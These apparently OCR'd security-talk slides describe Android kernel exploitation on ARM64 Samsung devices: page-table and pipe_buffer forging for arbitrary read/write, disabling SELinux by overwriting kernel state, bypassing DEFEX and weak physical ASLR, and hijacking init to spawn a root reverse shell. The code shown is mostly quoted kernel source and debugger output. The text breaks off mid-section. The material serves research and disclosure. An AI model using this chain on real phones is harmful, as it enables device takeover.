
- ARM64 Pagetable 101



D_Table is a Table descriptor.
D_Block is a Block descriptor.
D_Page is a Page descriptor.
a Indexed by bits from the input address. Each lookup level resolves additional bits.

Way 1 - Exploit PageTables

- ARM64 Pagetable 101



† Upper page attributes and Lower page attributes


‡ TA[51:48] indicates bits[51:48] of the page address.

Figure D4-17 VMSAv8-64 level 3 descriptor format

Way 1 - Exploit PageTables


- ARM64 Pagetable 101

Attribute fields for VMSAv8-64 stage 1 Block and Page descriptors



Way 1 - Exploit PageTables

- ARM64 Pagetable 101



AP[2:1]	Access from higher Exception level	Access from EL0
00	Read/write	None
01	Read/write	Read/write
10	Read-only	None
11	Read-only	Read-only

Way 1 - Exploit PageTables

- To summarize, by manipulating the PTE at CPU side, we can:
    - Modify the read only page’s AP bits of PTE and make it as RW.
    - Build Physical memory AARW primitive by modify page frame
    - Mark a region of memory as rwx and execute arbitrary kernel shell code

Find kernel code physical address

- Except for Samsung phones, physical address of kernel image was fixed
- Since the kernel image is linearly mapped, we can calculate other global symbols such as selinux_state based on the fixed kernel code address
- For Samsung phones, we will introduce two bypass ways later

Disable selinux

- Extract those offsets from kernel image and overwrite selinux_state to bypass selinux.

```
struct selinux_state {
#ifdef CONFIG_SECURITY_SELINUX_DISABLE
        bool disabled;
#endif
#ifdef CONFIG_SECURITY_SELINUX_DEVELOP
        bool enforcing;
#endif
        bool checkreqprot;
        bool initialized;
        bool policycap[__POLICYDB_CAPABILITY_MAX];
        bool android_netlink_route;
        bool android_netlink_getneigh;

        struct page *status_page;
        struct mutex status_lock;

        struct selinux_avc *avc;
        struct selinux_policy __rcu *policy;
        struct mutex policy_mutex;
} __randomize_layout;
```

Gain root privileges

- mmap libc++.so into userspace , make it partially RW and inject with our shellcode to hijack init process and spawn our reverse shell to get root
- Init process will enter a while loop wait for event trigger after SecondStageMain
- We can use setprop to make init process the event and get hijacked


Way 2 - Exploit pipe_buffer

- pipe_buffer is a core struct implemented for pipe relative function to do page read/write

```
/**
 *      struct pipe_buffer - a linux kernel pipe buffer
 *      @page: the page containing the data for the pipe buffer
 *      @offset: offset of data inside the @page
 *      @len: length of data inside the @page
 *      @ops: operations associated with this buffer. See @pipe_buf_operations.
 *      @flags: pipe buffer flags. See above.
 *      @private: private data owned by the ops.
 **/
struct pipe_buffer {
        struct page *page;
        unsigned int offset, len;
        const struct pipe_buf_operations *ops;
        unsigned int flags;
        unsigned long private;
};
```

Way 2 - Exploit pipe_buffer


- pipe_read is used to read page from pipe_buffer
- By forging pipe_buffer, we can achieve arbitrary address read



```
error = pipe_buf_confirm(pipe, buf);
if (error) {
        if (!ret)
                ret = error;
        break;
}

written = copy_page_to_iter(buf->page, buf->offset, chars, to);
if (unlikely(written < chars)) {
        if (!ret)
                ret = -EFAULT;
        break;
}
```

Way 2 - Exploit pipe_buffer

- pipe_write is used to write data into the page of pipe_buffer
- When PIPE_BUF_FLAG_CAN_MERGE is included, pipe directly write data instead of allocate a new page
- By forging pipe_buffer, we can also achieve arbitrary address write



```
if ((buf->flags & PIPE_BUF_FLAG_CAN_MERGE) &&
    offset + chars <= PAGE_SIZE) {
        ret = pipe_buf_confirm(pipe, buf);
        if (ret)
                goto out;

        ret = copy_page_from_iter(buf->page, offset, chars, from);
        if (unlikely(ret < chars)) {
                ret = -EFAULT;
                goto out;
        }
```

Way 2 - Exploit pipe_buffer


1. Spray pipe_buffer to reclaim our UAF page.
2. Bypass physical ASLR and locate kernel code physical address
3. overwrite selinux_state to bypass selinux.
4. splice libc++.so into pipe_buffer, overwrite pipe_buffer’s flag to **PIPE_BUF_FLAG_CAN_MERGE**, so we can overwrite libc++.so with our shellcode to hijack init process and spawn our reverse shell to get root

Modern Mitigations Bypass on Samsung

- Enhanced Selinux
- KNOX in EL2
- DEFEX
- Physical address ASLR

Enhanced Selinux


- we find CONFIG_SECURITY_SELINUX_DEVELOP was not set on S24 Ultra when checking config.gz



```
e3q:/ $ cat /proc/config.gz | gzip -d | grep SELINUX_
# CONFIG_SECURITY_SELINUX_BOOTPARAM is not set
# CONFIG_SECURITY_SELINUX_DISABLE is not set
# CONFIG_SECURITY_SELINUX_DEVELOP is not set
CONFIG_SECURITY_SELINUX_AVC_STATS=y
CONFIG_SECURITY_SELINUX_CHECKREQPROT_VALUE=0
CONFIG_SECURITY_SELINUX_SIDTAB_HASH_BITS=9
CONFIG_SECURITY_SELINUX_SID2STR_CACHE_SIZE=256
e3q:/ $ d
```

Enhanced Selinux


- Without CONFIG_SECURITY_SELINUX_DEVELOP, We can not overwrite selinux_state to disable it



```
#ifdef CONFIG_SECURITY_SELINUX_DEVELOP
static inline bool enforcing_enabled(struct selinux_state *state)
{
        return READ_ONCE(state->enforcing);
}

static inline void enforcing_set(struct selinux_state *state, bool value)
{
        WRITE_ONCE(state->enforcing, value);
}
#else
static inline bool enforcing_enabled(struct selinux_state *state)
{
        return true;
}

static inline void enforcing_set(struct selinux_state *state, bool value)
{
}
#endif
```

Enhanced Selinux


- Function security_compute_av will add AVD_FLAGS_PERMISSIVE flag if ebitmap_get_bit return non 0 value



```
/* permissive domain? */
if (ebitmap_get_bit(&policydb->permissive_map, scontext->type))
        avd->flags |= AVD_FLAGS_PERMISSIVE;

tcontext = sidtab_search(sidtab, tsid);
if (!tcontext) {
        pr_err("SELinux: %s:  unrecognized SID %d\n",
               __func__, tsid);
        goto out;
}
```

Enhanced Selinux


- [Function avc_denied can always pass with AVD_FLAGS_PERMISSIVE]



```
static noinline int avc_denied(struct selinux_state *state,
                               u32 ssid, u32 tsid,
                               u16 tclass, u32 requested,
                               u8 driver, u8 xperm, unsigned int flags,
                               struct av_decision *avd)
{
        if (flags & AVC_STRICT)
                return -EACCES;

        if (enforcing_enabled(state) &&
            !(avd->flags & AVD_FLAGS_PERMISSIVE))
                return -EACCES;

        avc_update_node(state->avc, AVC_CALLBACK_GRANT, requested, driver,
                        xperm, ssid, tsid, tclass, avd->seqno, NULL, flags);
        return 0;
}
```

Enhanced Selinux


- Originally the e->node will be null, we need to forge a node by AARW in kernel space, since this will be checked every time, we better find a space that is global and unused by kernel.



```
int ebitmap_get_bit(const struct ebitmap *e, unsigned long bit)
{
        const struct ebitmap_node *n;

        if (e->highbit < bit)
                return 0;

        n = e->node;
        while (n && (n->startbit <= bit)) {
                if ((n->startbit + EBITMAP_SIZE) > bit)
                        return ebitmap_node_get_bit(n, bit);
                n = n->next;
        }

        return 0;
}
```

Enhanced Selinux

- We got many options and luckily the bit is not quite huge, or we need to find multiple unused place in kernel to chain this node link list together. Now 5 or 6 nodes will be enough, with each node fullfill the requirements below.




```
static inline void ebitmap_node_set_bit(struct ebitmap_node *n,
                                        unsigned int bit)
{
        unsigned int index = EBITMAP_NODE_INDEX(n, bit);
        unsigned int ofs = EBITMAP_NODE_OFFSET(n, bit);

        BUG_ON(index >= EBITMAP_UNIT_NUMS);
        n->maps[index] |= (EBITMAP_BIT << ofs);
}
```

KNOX

- KNOX is a security hypervisor on Samsung mobile device is to ensure kernel integrity at runtime, In order to do that, the hypervisor is executing at a higher privilege level (EL2) than the kernel (EL1)
- Some mitigation security boundary is backed by KNOX, such as DEFEX
- We don’t have to “directly” bypass it to achieve our goals

DEFEX

- This protection prevents process not in the whitelist to run as root, introduced since Android 8
- The whitelist is protected by EL2, can’t modify even with AARW in kernel
- Once detected, it will kill the malicious process by SIGKILL




```
#ifdef DEFEX_SAFEPLACE_ENABLE
static long kill_process(struct task_struct *p)
{
        read_lock(&tasklist_lock);
        force_sig(SIGKILL, p);
        read_unlock(&tasklist_lock);
        return 0;
}
#endif /* DEFEX_SAFEPLACE_ENABLE */
```

DEFEX Bypass

- DEFEX tried so hard to prevent attackers bypassing it from Kernel level
- In fact, we might can easily bypass in directly in userspace
- After selinux disabled, we can inject dynamic library into any process
- So we just launch a new process in whitelist with our payload library

Phys ASLR Way 1


- Samsung’s PhyASLR is aligned with **0x10000** and quite weak, by checking the instructions of **_stext**, can bypass it within 20 times.



```
GNU gdb (Ubuntu 13.1-2ubuntu2.1) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vmlinux...
(No debugging symbols found in vmlinux)
(gdb) p _stext
$1 = {<text variable, no debug info>} 0xffffffc008010000 <_stext>
(gdb) x/2gx $1
0xffffffc008010000 <_stext>:    0xd503233ff3576a22      0xf9000bf9a9bb7bfd
(gdb)
```

Phys ASLR Way 2

